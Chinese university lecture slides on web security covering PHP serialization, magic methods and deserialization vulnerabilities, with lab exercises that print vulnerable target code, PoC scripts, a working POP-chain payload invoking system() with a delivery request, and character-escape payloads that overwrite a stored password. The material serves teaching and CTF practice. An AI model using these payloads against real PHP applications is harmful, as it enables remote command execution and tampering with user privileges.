



中國人民大學

RENMIN UNIVERSITY OF CHINA

信息学院

SCHOOL OF INFORMATION

Web安全

9. 攻击服务器端——后端语言相关漏洞

授课教师：游伟 副教授

授课时间：周二10:00 – 11:30 (教二2111)

上机时间：周二12:00 – 13:30 (理工配楼205B机房)

课程主页：<https://www.youwei.site/course/websecurity>

目录

1. 序列化和反序列化
2. 魔术方法
3. 反序列化漏洞实操
4. 进阶-反序列化字符逃逸

9.1 SESSION和序列化

- 在后端开发中，我们通常使用session来记录当前用户的信息，比如在session中存储username, role等信息，同时我们也注意到在浏览器cookie中存在着session_id，将这个id改变之后，服务器就“不认识”你了。
- 服务器究竟是怎么通过session存储用户信息的呢？就是使用的序列化的方式。

```
1 <?php
  1 usage
2 class mySession
3 {
4     public $username;
5     public $role;
  1 usage
6     public $mail;
7 }
8
9 $sess = new mySession();
10 $sess->username = "admin001";
11 $sess->role = "admin";
12 $sess->mail = "admin@vruc.edu.cn";
13
14 echo serialize($sess);    序列化结果
15 echo "<br/><br/>";
16 var_dump($sess);        php中的结构
```

```
O:9:"mySession":3:{s:8:"username";s:8:"admin001";s:4:"role";s:5:"admin";s:4:"mail";s:17:"admin@vruc.edu.cn";}
```

```
object(mySession)#1 (3) { ["username"]=> string(8) "admin001" ["role"]=> string(5) "admin" ["mail"]=> string(17) "admin@vruc.edu.cn" }
```


序列化

- 特别的，当一个变量为私有变量时，序列化之后会在变量名的头部添加\00类名\00，由于\00不可见，显示在页面上就是类名+变量名，但是该名称的长度依然计算两个\00，所以在实际场景中，需要注意长度和名称是否匹配。

```
O:9:"mySession":3:{s:19:"mySessionusername";s:8:"admin001";s:4:"role";s:5:"admin";s:4:"mail";s:17:"admin@vruc.edu.cn";}
object(mySession)#1 (3) { ["username":"mySession":private]=> string(8) "admin001" ["role"]=> string(5) "admin" ["mail"]=>
```

- 上图为将username改为**私有变量**的结果，可以看到它的名称变为\00mySession\00username，总长度为19，显示在页面上的只有17个字符。
- 如果变量为protected，会在变量名的头部添加\00*\00。

反序列化

- 我们在php中使用session的时候，直接通过`$_SESSION['role']`就能获取对应的值，前面我们提到，session通过序列化的方式存储，那么这个序列化的字符串又是怎么变为`$_SESSION`这个php变量的呢？这就涉及到反序列化。

- 反序列化就是将序列化的字符串通过`unserialize`函数变为php对象。

```
// var_dump($sess);  
$strsess = 'O:9:"mySession":3:{s:8:"username";s:8:"admin001";s:4:"r  
$newsess = unserialize($strsess);  
var_dump($newsess);
```



```
object(mySession)#2 (3) { ["username"]=> string(8) "admin001" ["role"]=> string(5) "admin" ["mail"]=> string(17) "admin@vruc.edu.cn" }
```

反序列化漏洞

- 当反序列化的参数，也就是序列化之后的字符串是用户可控的，传输到后端进行反序列化的时候，可能会造成问题。
- 举个简单的例子，如果session的序列化字符串是用户可控的，那么用户就可以修改自己的role，变成admin用户。
- 当然，我们还能通过反序列化漏洞执行恶意代码，这就涉及到php类的**魔术方法**。

```
class MySession {  
    public $name;  
    public $role;  
}
```

用户输入

```
$sess = 'O:9:"MySession":2:{s:4:"name";s:9:"kasihappy";s:4:"role";s:5:"admin";}';
```

```
$session = unserialize($sess);
```

```
if ($session->role == "admin") {  
    echo "admin is here";  
}
```

权限判断

9.2 PHP魔术方法

■ 在利用对PHP反序列化进行利用时，经常需要通过反序列化中的魔术方法，检查方法里有无敏感操作来进行利用，下面是一些常见的魔术方法。

- `__construct()` //创建对象时触发
- `__destruct()` //对象被销毁时触发
- `__sleep()` //执行`serialize()`时，先会调用这个函数
- `__wakeup()` //执行`unserialize()`时，先会调用这个函数
- `__call()` //在对象上下文中调用不可访问的方法时触发
- `__get()` //用于从不可访问的属性读取数据
- `__set()` //用于将数据写入不可访问的属性
- `__isset()` //在不可访问的属性上调用`isset()`或`empty()`触发
- `__toString()` //类被当成字符串时的回应方法
- `__invoke()` //调用函数的方式调用一个对象时的回应方法

__construct()

- php中构造方法是对象创建完成后第一个被对象自动调用的方法。在每个类中都有一个构造方法，如果没有显示地声明它，那么类中都会默认存在一个没有参数且内容为空的构造方法。
- 通常构造方法被用来**执行一些有用的初始化任务**，如对成员属性在创建对象时赋予初始值。

```
<?php
no usages
class Person
{
    public $name;
    2 usages
    public $age;
    2 usages
    public $sex;

    /**
     * 显示声明一个构造方法且带参数
     */
    no usages
    public function __construct($name="", $sex="男", $age=27)
    {
        $this->name = $name;
        $this->sex = $sex;
        $this->age = $age;
    }

    /**
     * say 方法
     */
    no usages
    public function say()
    {
        echo "我叫: " . $this->name . ", 性别: " . $this->sex . ", 年龄: " . $this->age;
    }
}
```

```
$Person1 = new Person();
$Person1->say(); //输出: 我叫: , 性别: 男, 年龄: 27
$Person2 = new Person( name: "小明");
$Person2->say(); //输出: 我叫: 小明, 性别: 男, 年龄: 27
$Person3 = new Person( name: "李四", sex: "男", age: 25);
$Person3->say(); //输出: 我叫: 李四, 性别: 男, 年龄: 25
```

__destruct()

- 析构方法允许在销毁一个类之前执行的一些操作或完成一些功能，比如说关闭文件、释放结果集等。一般来说，析构方法在PHP中并不是很常用，它属类中可选择的一部分，通常用来完成一些在对象销毁前的清理任务。

```
...
public function __destruct()
{
    echo "我觉得我还可以再抢救一下，我的名字叫".$this->name;
}
}

$Person = new Person( name: "小明");
```

- 在程序运行结束的时候，会自动销毁所有对象，所以运行结束后，页面会显示

我觉得我还可以再抢救一下，我的名字叫小明

__sleep()

■ `serialize()` 函数会检查类中是否存在一个魔术方法 `__sleep()`。

如果存在，则该方法会优先被调用，然后才执行序列化操作。

`__sleep()` 方法常用于提交未提交的数据，或类似的清理操作。同时，如果有一些很大的对象，但不需要全部保存，这个功能就很好用。

```
class Person
{
    1 usage
    public $sex;
    public $name;
    1 usage
    public $age;

    1 usage
    public function __construct($name="", $age=25, $sex='男')
    {
        $this->name = $name;
        $this->age = $age;
        $this->sex = $sex;
    }

    /**
     * @return array
     */
    no usages
    public function __sleep() {
        echo "当在类外部使用serialize()时会调用这里的__sleep()方法<br>";
        $this->name = base64_encode($this->name);
        return array('name', 'age'); // 这里必须返回一个数组，数组的元素表示返回的属性名称
    }
}
```

代码运行结果：

```
当在类外部使用serialize()时会调用这里的__sleep()方法
O:6:"Person":2:{s:4:"name";s:8:"5bCP5piO";s:3:"age";i:25;}
```

```
$person = new Person( name: '小明'); // 初始赋值
echo serialize($person);
echo '<br/>';
```

__wakeup()

- 与sleep相反，unserialize() 会检查是否存在一个 __wakeup() 方法。如果存在，则会先调用 __wakeup方法，预先准备对象需要的资源，例如重新建立数据库连接，或执行其它初始化操作。

```
no usages
public function __sleep() {
    echo "当在类外部使用serialize()时会调用这里的__sleep()方法<br>";
    $this->name = base64_encode($this->name);
    return array('name', 'age'); // 这里必须返回一个数值，里边的元素表示返回的属性名称
}
```

运行结果

```
/**
 * __wakeup
 */
object(Person)#2 (3) { ["sex"]=> string(3) "男" ["name"]=> int(2) ["age"]=> int(25) }
```

```
no usages
public function __wakeup() {
    echo "当在类外部使用unserialize()时会调用这里的__wakeup()方法<br>";
    $this->name = 2;
    $this->sex = '男';
    // 这里不需要返回数组
}
```

```
$person = new Person( name: '小明'); // 初始赋值
var_dump(serialize($person));
var_dump(unserialize(serialize($person)));
```

__call()

- 在对象中调用一个不可访问方法时调用，该方法有两个参数，第一个参数 `$function_name` 会自动接收不存在的方法名，第二个 `$arguments` 则以数组的方式接收不存在方法的多个参数。
- 为了避免当调用的方法不存在时产生错误，而意外的导致程序中止，可以使用 `__call()` 方法来避免。该方法在调用的方法不存在时会自动调用，程序仍会继续执行下去。

运行结果:

```
你所调用的函数: run(参数: Array ( [0] => teacher ) )不存在!
```

```
你所调用的函数: eat(参数: Array ( [0] => 小明 [1] => 苹果 ) )不存在!
```

```
Hello, world!
```

```
class Person
{
    1 usage
    function say()
    {
        echo "Hello, world!<br>";
    }

    /**
     * 声明此方法用来处理调用对象中不存在的方法
     */
    no usages
    function __call($funName, $arguments)
    {
        echo "你所调用的函数: " . $funName . "(参数: " ; // 输出调用不存在的方法名
        print_r($arguments); // 输出调用不存在的方法时的参数列表
        echo ")不存在! <br>\n"; // 结束换行
    }
}

$Person = new Person();
$Person->run("teacher"); // 调用对象中不存在的方法, 则自动调用了对象中的__call()方法
$Person->eat("小明", "苹果");
$Person->say();
```

__get()

■ 在 php 面向对象编程中，类的成员属性被设定为 private或protected 后，如果我们试图在外面调用它则会出现“不能访问某个私有属性”的错误。那么为了解决这个问题，我们可以使用魔术方法 __get()。

```
private $name;
4 usages
protected $age;

1 usage
function __construct($name="", $age=1)
{
    $this->name = $name;
    $this->age = $age;
}

/**
 * 在类中添加__get()方法，在直接获取属性值时自动调用一次，以属性名作为参数传入并处理
 * @param $propertyName
 *
 * @return int
 */
no usages
public function __get($propertyName)
{
    if ($propertyName == "age") {
        if ($this->age > 30) {
            return $this->age - 10;
        } else {
            return $this->$propertyName;
        }
    } else {
        return $this->$propertyName;
    }
}
}
```

```
$Person = new Person( name: "小明", age: 60); // 通过Person类实例化的对象，并通过构造方法为属性赋初值
echo "姓名: " . $Person->name . "<br>"; // 直接访问私有属性name，自动调用了__get()方法可以间接获取
echo "年龄: " . $Person->age . "<br>"; // 自动调用了__get()方法，根据对象本身的情况会返回不同的值
```

运行结果:

姓名: 小明
年龄: 50

__set()

- `__set($property, $value)`方法用来设置私有属性， 给一个未定义的属性赋值时， 此方法会被触发， 传递的参数是被设置的属性名和值。

```
/**
 * 声明魔术方法需要两个参数， 直接为私有属性赋值时自动调用， 并可以屏蔽一些非法赋值
 * @param $property
 * @param $value
 */
no usages
public function __set($property, $value) {
    if ($property=="age")
    {
        if ($value > 150 || $value < 0) {
            return;
        }
    }
    $this->$property = $value;
}

/**
 * 在类中声明说话的方法， 将所有的私有属性说出
 */
1 usage
public function say(){
    echo "我叫".$this->name.". 今年".$this->age."岁了";
}
}
```

```
$Person=new Person( name: "小明", age: 25); //注意， 初始值将被下面所改变
//自动调用了__set()函数， 将属性名name传给第一个参数， 将属性值"李四"传给第二个参数
$Person->name = "小红"; //赋值成功。如果没有__set()， 则出错。
//自动调用了__set()函数， 将属性名age传给第一个参数， 将属性值26传给第二个参数
$Person->age = 16; //赋值成功
$Person->age = 160; //160是一个非法值， 赋值失效
$Person->say(); //输出： 我叫小红， 今年16岁了
```

运行结果：

我叫小红， 今年16岁了

__isset()

- 在看这个方法之前我们看一下isset()函数的应用，isset()用于测定变量是否设定，传入一个变量作为参数，如果传入的变量存在则传回true，否则传回false。
- 那么如果在一个对象外面使用isset()这个函数去测定对象里面的成员是否被设定可不可以用它呢？
- 分两种情况，如果对象里面成员是公有的，我们就可以使用这个函数来测定成员属性，如果是私有的成员属性，这个函数就不起作用了，原因就是私有的被封装了，**在外部不可见**。

__isset()

- 当对不可访问属性调用 `isset()` 或 `empty()` 时, `__isset()` 会被调用。(这当然也包括私有和保护变量)

```
2 usages
public $sex;
1 usage
private $name;
2 usages
protected $age;
```

```
1 usage
public function __construct($name="", $age=25, $sex='男')
{
    $this->name = $name;
    $this->age = $age;
    $this->sex = $sex;
}

/**
 * @param $content
 *
 * @return bool
 */
no usages
public function __isset($content) {
    echo "当在类外部使用isset()函数测定私有成员{$content}时, 自动调用<br>";
    echo isset($this->$content);
}
}
```

运行结果如下:

```
1 // public 可以 isset()
```

当在类外部使用`isset()`函数测定私有成员`name`时, 自动调用 `// __isset()` 内 第一个`echo`

```
1 // __isset() 内第二个echo
```

当在类外部使用`isset()`函数测定私有成员`age`时, 自动调用 `// __isset()` 内 第一个`echo`

```
1 // __isset() 内第二个echo
```

```
$person = new Person( name: "小明", age: 25); // 初始赋值
echo isset($person->sex), "<br>";
echo isset($person->name), "<br>";
echo isset($person->age), "<br>";
```

__toString()

- `__toString()` 方法用于一个类被当成字符串时应怎样回应。例如 ``echo $obj;`` 应该显示些什么。此方法必须返回一个字符串，否则将发生致命错误。

```
1 usage
class Person
{
    1 usage
    public $sex;
    public $name;
    1 usage
    public $age;

    1 usage
    public function __construct($name="", $age=25, $sex='男')
    {
        $this->name = $name;
        $this->age = $age;
        $this->sex = $sex;
    }

    no usages
    public function __toString()
    {
        return 'go go go';
    }
}
```

```
$person = new Person( name: '小明'); // 初始赋值
echo $person;
```

结果:

go go go

__invoke()

- 当尝试以调用函数的方式调用一个对象时，__invoke() 方法会被自动调用。

```
usage
public function __invoke() {
    echo '这可是一个对象哦';
}

}

$person = new Person( name: '小明'); // 初始赋值
$person();
```

查看运行结果：

这可是一个对象哦

9.3 反序列化漏洞

- 访问10.10.17.18:2000/serial/1.php

```
class evil {
    private $cmd;

    public function __destruct()
    {
        if(!preg_match("/cat|tac|more|tail|base/i", $this->cmd)){
            @system($this->cmd);
        }
    }
}

@unserialize($_POST['user']);
?>
```



- 可以看到将传入的参数进行反序列化，那么在程序执行结束后会自动销毁反序列化得到的php变量，调用__destruct魔术方法。

反序列化漏洞

■ 可以看到源码将evil类的私有变量cmd作为参数执行system指令，也就是说，如果这个cmd为"ls -a"等系统命令的话，会被执行且结果会显示在页面上。

■ 我们构造poc如下，可以通过 10.10.17.18:2000/serial/poc1.php

查看

```
<?php
highlight_file(__FILE__);
class evil {
    private $cmd=('ls -al');
}
$a=new evil();
echo serialize($a);
?> O:4:"evil":1:{s:9:"evilcmd";s:6:"ls -al";}
```



```
unser=O:4:"evil":1:{s:9:"%00evil%00cmd";s:5:"ls+a";}

; unser:
</span>
<span style="color: #00
];<br />
</span>
<span style="color: #00
?&gt;
</span>
&nbsp;  <br />
</span>
11 </code>
12 ..
13 l.php
14 poc1.php
15
16
```

■ 注意cmd为私有变量，所以传输的时候应为：

```
unser=O:4:"evil":1:{s:9:"%00evil%00cmd";s:6:"ls -al";}
```

反序列化漏洞

- 访问10.10.17.18:2000/serial/2.php
- 看到这里有一堆魔术方法，首先看看哪里能执行命令，比较可以的有两处

```
class Reverse{
    public $func;
    public function __get($var) {
        ($this->func)();
    }
}

class Web{
    public $func;
    public $var;
    public function evil() {
        if(!preg_match("/flag/i",$this->var)){
            ($this->func)($this->var);
        }else{
            echo "Not Flag";
        }
    }
}
```

可疑位置1,
可用函数名,
不可控参数

可疑位置2,
函数名和参
数都可控

- 由于第一个地方参数不可控，不能执行我们想要的命令，所以暂时放弃，不过我们可以怀疑这里可以调用某个其他类的invoke方法。
- 第二个地方函数名和参数都可控，我们将函数名变为system，参数变为cat /*，就能执行system('cat /*')，从而获取flag

```
<?php
highlight_file(__FILE__);

class Start{
    public $errMsg;
    public function __destruct() {
        die($this->errMsg);
    }
}

class Pwn{
    public $obj;
    public function __invoke(){
        $this->obj->evil();
    }
    public function evil() {
        phpinfo();
    }
}

class Reverse{
    public $func;
    public function __get($var) {
        ($this->func)();
    }
}

class Web{
    public $func;
    public $var;
    public function evil() {
        if(!preg_match("/flag/i",$this->var)){
            ($this->func)($this->var);
        }else{
            echo "Not Flag";
        }
    }
}

class Crypto{
    public $obj;
    public function __toString() {
        $wel = $this->obj->good;
        return "NewStar";
    }
}

class Misc{
    public function evil() {
        echo "good job but nothing";
    }
}

$a = @unserialize($_POST['fast']);
throw new Exception("Nope");
```

反序列化漏洞

- 第一步：确定切入点在于(`$this->func`)(`$this->var`);
- 第二步：我们注意到pwn类中的`$this->obj->evil()`;可以触发`evil()`方法
- 第三步：我们注意到reverse类中`_get`方法下有(`$this->func`());可以通过这个触发pwn里的`_invoke`魔术方法。
- 第四步：接下来我们就需要继续往上找那里能触发`_get()`，顺理成章发现在crypto类里面的`$wel = $this->obj->good`;
- 第五步：我们的目标是触发`_tostring`魔术方法，这时候我们注意到`_destruct()` 魔术方法下的`die($this->errMsg)`;，它会使用 `die()` 函数输出 `$this->errMsg` 属性的值，并终止脚本的执行。这个输出就隐含了转换为字符串，最后我们只需要把实例化的crypto类传给start类就好了，然后对其进行序列化。

反序列化漏洞

■ Pop链如下

```
$w=new Web();  
$w->func="system";  
$w->var="ls /";  
$p=new Pwn();  
$p->obj=$w;  
$r=new Reverse();  
$r->func=$p;  
$c=new Crypto();  
$c->obj=$r;  
$s=new Start();  
$s->errMsg=$c;  
echo serialize($s);
```

```
<?php  
highlight_file(__FILE__);  
  
class Start{  
    public $errMsg;  
    public function __destruct() {  
        die($this->errMsg);  
    }  
}  
  
class Pwn{  
    public $obj;  
    public function invoke(){  
        $this->obj->evil();  
    }  
    public function evil() {  
        phpinfo();  
    }  
}  
  
class Reverse{  
    public $func;  
    public function get($var) {  
        ($this->func);  
    }  
}  
  
class Web{  
    public $func;  
    public $var;  
    public function evil() {  
        if(!preg_match("/flag/i",$this->var)){  
            ($this->func)($this->var);  
        }else{  
            echo "Got flag";  
        }  
    }  
}  
  
class Crypto{  
    public $obj;  
    public function toString() {  
        $wel = $this->obj->good;  
        return "NewStar";  
    }  
}  
  
class Misc{  
    public function evil() {  
        echo "good job but nothing";  
    }  
}  
  
$a = @unserialize($_POST['fast']);  
throw new Exception("Nope");
```

反序列化漏洞

- 正常情况下，前面所讲的pop链是可以触发`_destruct`析构函数的，但是这里程序的最后一行有一个抛出异常的操作，中断了程序的执行，导致`_destruct`函数不会触发。
- 这就得提到php的垃圾回收机制：在 PHP 中，垃圾回收机制是通过引用计数来实现的。当一个对象被创建时，它的引用计数为 1。每当有一个新的引用指向该对象时，引用计数就会增加 1。相反，当一个引用不再指向该对象时，引用计数就会减少 1。当对象的引用计数归零时，垃圾回收机制会将其标记为垃圾，并在适当的时候销毁对象（调用`_destruct`函数）。

反序列化漏洞

- 我们如何让前面所设置的序列化对象的引用减少呢?
- 当一个数组中的元素指向一个对象，而该数组被置为 NULL 时，会导致对象的引用计数减少。
- 我们只需要在一个数组中的某一项设置为之前所说的序列化对象，然后让这个数组出错，就会导致这个序列化对象的引用减1，而程序中没有其他引用，就会调用它的 `_destruct` 方法。

- 最终pop链变为

```
1 $w=new Web();
2 $w->func="system";
3 $w->var="ls /";
4 $p=new Pwn();
5 $p->obj=$w;
6 $r=new Reverse();
7 $r->func=$p;
8 $c=new Crypto();
9 $c->obj=$r;
10 $s=new Start();
11 $s->errMsg=$c;
12 $a=array($s,0);
13 echo serialize($a);
```

反序列化漏洞

- 这段的输出结果为

```
a:2:{i:0;O:5:"Start":1:{s:6:"errMsg";O:6:"Crypto":1:{s:3:"obj";O:7:"Reverse":1:{s:4:"func";O:3:"Pwn":1:{s:3:"obj";O:3:"Web":2:{s:4:"func";s:6:"system";s:3:"var";s:4:"ls /";}}}}i:1;i:0;}
```


- 我们前面提到，**要让这个数组出错**，所以将红色的1改为0，导致数组的反序列化出错（此时位于0号位的恶意序列化对象已被反序列化成了php对象），使得我们设置的恶意序列化对象的引用减1，调用它的__destruct魔术方法。

- 了解更多：[2023Newstarctf week4 More Fast](#)

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 191

fast=
a:2:{i:0;O:5:"Start":1:{s:6:"errMsg";O:6:"Crypto":1:{s:3:"obj";O:7:"Reverse":1:{s:4:"func";O:3:"Pwn":1:{s:3:"obj";O:3:"Web":2:{s:4:"func";s:6:"system";s:3:"var";s:4:"ls /";}}}}i:0;i:0;}

```



9.4 反序列化字符逃逸

- 在php中，反序列化的过程中必须严格按照序列化规则才能成功实现反序列化，例如

```
1 <?php
2     $str = "a:2:{i:0;s:4:'flag';i:1;s:6:'kasihappy'}";
3     var_dump(unserialize($str));
4 ?>
5 #输出结果
6 /*
7 array(2){
8     [0]=> string(4) "flag"
9     [1]=> string(9) "kasihappy"
10 }
11 */
12
```

- 一般情况下，按照我们的正常理解，上面例子中变量\$str是一个标准的序列化后的字符串，按理来说改变其中任何一个字符都会导致反序列化失败。但事实并非如此。如果在\$str结尾的花括号后加一些字符

```
1 <?php
2     $str = "a:2:{i:0;s:4:'flag';i:1;s:6:'kasihappy'}abc";
3     var_dump(unserialize($str));
4 ?>
5 #输出结果依然和上面的相同
```

- 这说明了反序列化的过程是有一定识别范围的，在这个范围之外的字符（如花括号外的abc）都会被忽略，不影响反序列化的正常进行

反序列化字符逃逸

- 反序列化之所以存在字符串逃逸，最主要的原因是代码中存在针对序列化（serialize()）后的字符串进行了过滤操作（变多或者变少）。
- 反序列化字符逃逸问题根据过滤函数一般分为两种，字符数增多和字符数减少

字符增多使用示例

- 问：如果我能控制进行反序列化的字符串，该如何使var_dump打印出来的password对应的值是123456，而不是biubiu？

10.10.17.18:2000/serial/3.php

```
<?php
highlight_file(__FILE__);
function filter($str){
return str_replace('x', 'yy', $str);
}

$username="kasihappy";
$password="biubiu";

if (isset($_POST['uname'])) {
$username = $_POST['uname'];
}

$user = array($username, $password);

$str = filter(serialize($user));

var_dump(unserialize($str));
```

这里的攻击场景为用户名可控，想要修改password的默认值（实际场景中，这个被改变的字段通常是role）

- 正常情况下反序列化字符 \$str1 的值为
a:2:{i:0;s:9:"kasihappy";i:1;s:6:"biubiu";}
- 想要 password 是 123456，反序列化化前的字符串要是
a:2:{i:0;s:9:"kasihappy";i:1;s:6:"123456";}

字符增多使用示例

- 如果说我们输入的是

```
a:2:{i:0;s:29:"kasihappy";i:1;s:6:"123456";};i:1;s:6:"biubiu";}
```

- 我们的想法是让绿色部分被当作多余的部分，但是前面的s:29限制了红色部分(长度为29)为字符串，怎么绕过这个限制呢？
- 我们前面提到，**字符逃逸利用了代码对序列化后的字符串进行的过滤操作**，这里让字符串变长，我们将在kasihappy后面加一个x，会让长度加1，这里差的长度为红色部分除去kasihappy的长度，也就是20，那么只需要在kasihappy后面加20个x，就能恰好使得**除去绿色部分构成一个合法的序列化字符串，达到控制序列化对象的其他属性的目的。**

字符增多使用示例

- 输入: `uname= kasihappyxxxxxxxxxxxxxxxxxxxxxxxxxxxx";i:1;s:6:"123456";}`;
- 经过序列化后变成如下字符串
- `a:2:{i:0;s:53:"kasihappyxxxxxxxxxxxxxxxxxxxxxxxxxxxx";i:1;s:6:"123456";}";i:1;s:5:"aaaaa";}`
- Filter之后变为:
- `a:2:{i:0;s:53:"kasihappyyy";i:1;s:6:"123456";}";i:1;s:5:"aaaaa";}`

```
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
```

```
uname=kasihappyxxxxxxxxxxxxxxxxxxxxxxxxxxxx";i:1;s:6:"123456";}
```

```
(
</span>
<span style="color: #0000BB">
    $str
</span>
<span style="color: #007700">
    ));<br />
</span>
11 </span>
12 </code>
string(110)
"a:2:{i:0;s:53:"kasihappyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy";i:
1;s:6:"123456";}";i:1;s:6:"biubiu"}"
13 array(2) {
14 [0]=>
15 string(53) "kasihappyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy"
16 [1]=>
17 string(6) "123456"
18 }
19
```

字符减少使用实例

- 问：如果我能控制进行反序列化的字符串，该如何使var_dump打印出来的password对应的值是123456，而不是biubiu？

```
<?php
highlight_file(__FILE__);
function filter($str){
return str_replace('xx', 'y', $str);
}
```

```
$username="kasihappy";
$password="biubiu";
$mail = "123";
```

10.10.17.18:2000/serial/4.php

```
if (isset($_POST['uname']) && isset($_POST['mail'])) {
$username = $_POST['uname'];
$mail = $_POST['mail'];
}
```

```
$user = array($username, $password, $mail);
```

```
$str = filter(serialize($user));
var_dump($str);
```

```
var_dump(unserialize($str));
```

同样的，用户名和邮箱可控，尝试修改password的默认值

- 我们把username改为kasihappyxxxxxx（长度为15），filter处理之后的结果为：

- a:3:{i:0;s:15:"kasihappyyyy";i:1;s:6:"biubiu";i:2;s:3:"123";}

字符减少使用实例

■ 我们可以看到，filter将字符减少之后，会导致语法错误，在这个场景下，我们的思路是利用这个更长的字符串长度（s:15），吞掉原有的值，从而使得我们能够控制序列化对象的其他属性的值。

■ a:3:{i:0;s?:"kasihappyxx..";i:1;s:6:"biubiu";i:2;s:32:"a";i:1;s:6:"123456";i:2;s:3:"123";}

■ 字符减少的场景通常需要多个注入点配合，比如上面红色部分分别为username和mail，我们需要构造合适的username，使得php序列化识别如下（吞掉原有的password）：

■ a:3:{i:0;s?:"kasihappyxx..";i:1;s:6:"biubiu";i:2;s:31:"a";i:1;s:6:"123456";i:2;s:3:"123";}

字符逃逸总结

- 当字符增多：在输入的时候再加上精心构造的字符。经过过滤函数，字符变多之后，就把原来的值挤出来。从而实现字符逃逸
- 当字符减少：在输入的时候再加上精心构造的字符。经过过滤函数，字符减少后，会把原有的吞掉，使构造的字符实现代替